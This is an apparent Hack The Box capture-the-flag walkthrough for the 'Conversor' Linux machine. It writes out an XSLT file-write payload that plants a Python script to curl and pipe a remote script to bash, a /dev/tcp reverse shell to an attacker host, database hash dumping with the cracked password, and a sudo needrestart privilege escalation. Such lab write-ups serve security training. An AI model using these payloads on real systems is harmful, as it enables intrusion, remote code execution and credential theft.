Hack The Box - Conversor Walkthrough
Overview
| Item | Details |
|---|---|
| Platform | Hack The Box |
| Machine | Conversor |
| Difficulty | Easy |
| OS | Linux |
| Created By | FisMatHack |
| Release Date | 25 October 2025 |
| Pwn Date | 11 March 2026 |

The machine can be solved by understanding cron jobs, source code and exploiting needrestart utility. You can follow these hints to pwn Conversor.
- Find the open ports.
- Understand the website functionality.
- Find the source code download option.
- Read through the code and understand it. Also identify the important sections.
- Check how to write a file through XSLT file code.
- Use the cron job for executing our reverse shell.
- Use the DB location for fetching password hash of the user.
- Crack the hash and login as user.
- Find the command we can run as sudo without password.
- Check how we can execute a custom file using needrestart command.
- voilà you pwned the machine 🏆.
Try pwning the machine through the hints. If you got stuck feel free to read through the article.
Enumeration
We will start by scanning the IP for open ports and services.
nmap -sV -T4 -p- -A <target-ip> -oN <result.txt>


There are two ports open - Port 22 (SSH) and Port 80 (HTTP). We can start with checking the website hosted in port 80. First add "conversor.htb" in the "/etc/hosts" file and visit the webpage.


If you perform a directory enumeration you can find a directory "about", which is has interesting content.

This page contains the developer names and also an option to download the source code. Lets extract it.
tar -xvf source_code.tar.gz

There are lots of interesting files in it. Anyway before going through it we can explore the website.


Here we have file upload functionality for uploading XML and XSLT files. As we got to know the functionalities, we can move to the source code files. First lets check the "install.md" file.

Here we have found information about the cron job. The mentioned cron job will execute the python scripts in the /scripts/ directory as www-data - every minute.

Now if you check the "app.py" file, you can see the DB_PATH - where all the user information stored.

Check the convert functionality code section in "app.py".
Initial Foot Hold
you can see the files are parsed using etree module from lxml library. Which can be used for writing files through XSLT file.
cat > exploit.xslt << 'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:exsl="http://exslt.org/common"
    extension-element-prefixes="exsl">

    <xsl:template match="/">
        <exsl:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
            import os
            os.system("curl http://<attacker-ip>:<attacker-port>/revshell.sh|bash")
        </exsl:document>
    </xsl:template>

</xsl:stylesheet>
EOF

Here we are writing a python script for fetching the reverse shell from our machine and executing it through bash. And we are creating this python file in the path specified in the crontab.
Lets create a simple reverse shell file.
cat > revshell.sh << 'EOF'
#!/bin/bash
bash -i >& /dev/tcp/<attacker-ip>/<attacker-port> 0>&1
EOF

Now we need one XML file also. For triggering the convert operation in UI. You can create a sample XML file.
Sample xml file:
https://learn.microsoft.com/en-us/previous-versions/windows/desktop/ms762271(v=vs.85)
Now start the netcat listener and python server before uploading and executing the file.


Upload the files in the UI and initiate the convert feature.

Now wait till you get a hit in the python server (Let the cron job trigger).


Capturing the User Flag
Here we got a reverse shell as www-data. Now our target is the Database stored in */var/www/conversor.htb/instance/*.
# Accessing the DB.
sqlite3 users.db

# Listing the tables in the DB.
.tables

# Listing all the data from "users" table.
SELECT * FROM users;

As part of the result we got the username and password of the developer.
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
Now our aim is to crack this hash. You can use the tool of your choice.
Reference:
https://crackstation.net/

We cracked the password hash. And now we have a username and password which we can use for SSH login.
fismathack : Keepmesafeandwarm


Capture the User flag from the home directory of fismathack user.
Capturing the Root Flag
Now check what and all command we can run as root without needing the password.
sudo -l

Here we can run needrestart command as sudo without entering the password. needrestart command is a linux utility which can be used to identify services that needs to be restarted after a library update.
Reference:
https://commandmasters.com/commands/needrestart-linux/
Now we need to exploit this functionality to escalate our privileges to root user. For that you can create a shell file and execute it with needrestart as sudo. needrestart has a -c flag which allows us to target custom configuration file.
Reference:
https://gtfobins.org/gtfobins/needrestart/#inherit
echo 'system("/bin/bash -p");' > root.sh
sudo /usr/sbin/needrestart -c root.sh

We successfully got the privilege of root. Now capture the root flag.

Successfully Pwned the machine Conversor.
Thank you for reading... Keep Learning 🛣️...